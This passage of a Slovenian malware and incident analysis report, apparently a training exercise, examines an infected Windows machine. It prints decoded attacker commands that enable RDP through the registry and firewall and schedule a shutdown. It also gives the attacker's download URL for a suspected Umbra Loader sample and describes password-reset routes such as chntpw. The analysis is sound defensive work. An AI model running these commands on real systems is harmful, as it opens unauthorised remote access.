reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t
REG_DWORD /d 0 /f

netsh advfirewall firewall set rule group="remote desktop" new enable=yes

# Zgoraj naštetи ukazi omogočajo RDP
cmd.exe /c "shutdown -s -t 600"
# Ustavi računalnik po 10m

Kot zanimivost "winstvchost.exe" ni prisoten na "C:\Windows\System32\winstvchost.exe"? Dekodirana koda nam tudi olajša iskanje po dnevnikih, registru in file system-u, saj sedaj vemo kaj iščemo in je lažje najti spremembe.

```

### 5.3.1 Vsebina winsvchost.exe


Datoteko smo ponovno potegnili iz stran napadalca:

- <http://ptest2.golix.si/GEA-ZPO/6hYtsNVfwDXsD9P5/winsvchost.exe>

Datoteka je po vsej verjetnosti Umbra Loader malware, compiler je Borland Delfi.

Resource mi ni uspelo prebrati, ker jih preprosto ne vidim, sem pa potegnil nekaj string-ov iz datoteke.

Gre tukaj mogoče za “TrojanDownloader:Win32/Umbald.A” in “Trojan:Win32/SwroR!pz”, ki jih je prepoznaš Defender pred izklopom?



Še Virus Total za executable:

VirusTotal Score	File Hash	File Type	File Size	Last Analysis Date
64 / 72	990ca31d85c4a08f05ef832df5ee8bcc6fa792d798dd8a3e857cb532fe448d1d12	winsvchost.exe	58.50 KB	6 days ago

Uporabil sem tudi spletno storitev Hybrid Analysis, ki je podala več podrobnosti.

Link:

- <https://www.hybrid-analysis.com/sample/990ca31d85c4a08f05ef832d5ee8bc61a792d798dd8a3e857cb532fe448d1d12/65c44c957750c96bb604693b>

Povzetek poročila:

#### **Spyware**

*Found a string that may be used as part of an injection method*

#### **Persistence**

*Modifies auto-execute functionality by setting/creating a value in the registry*

*Writes data to a remote process*

#### **Fingerprint**

*Queries kernel debugger information*

*Queries process information*

*Queries sensitive IE security settings*

*Queries the display settings of system associated file extensions*

*Queries the internet cache settings (often used to hide footprints in index.dat or internet cache)*

#### **Evasive**

*Checks network status using ping*

#### **Network**

*Calls an API typically used to create a HTTP or FTP session*

## **5.4 Dinamična analiza okužene naprave**

### **5.4.1 Uvod**

Za dostop do okužene naprave lahko:

- resetiramo geslo z varnostnimi vprašanji iz sam-a
- resetiramo/spremenimo geslo (chntpw)
- geslo preberemo iz poštnega sporočila 😊


Osebno sem geslo ponastavil z varnostnimi vprasanji iz sam-a, ker nisem verjel da bo delovalo.

Okužena virtualka nima dostop do mreže.

### **5.4.2 Analiza**

Pod uporabnikom Silvo Novinec potrdimo prejšnje ugotovitve iz statične analize:


- RDP
- AnyDesk
- Task-e



Podobno storimo se pod uporabnikom Admin\$ in preverimo še DNS strežnike.

Preverili smo tudi tcp povezave in procese ki tečejo, namesto netstat/task manager smo uporabili orodja sysinternals z grafičnim vmesnikom.

Uporabili smo tudi Wireshark:



### **5.4.3 Povzetek dinamične analize**

Čeprav je dinamična analiza izjemno pomembna pri raziskovanju in je nepogrešljiv del naloge, imamo opravka z popolnoma okuženim okoljem.

Vsa orodja, ki smo jih zagnali, nam sporočajo samo tisto kar vidijo in pri napravi, kjer se nahajajo nova FW pravila, Taski in .exe potegnjen iz napadalceve strani, je vrednost teh informacij slabša.

Da bi lahko bolj pozorno spremljali mrežni promet, bi lahko omogočili povezavo na splet, kar pa v mojem testnem okolju ni možno (W10 odjemalci v “produkciji” na isti mreži).

V praksi smo večinoma potrdili ugotovite iz statičnega dela analize.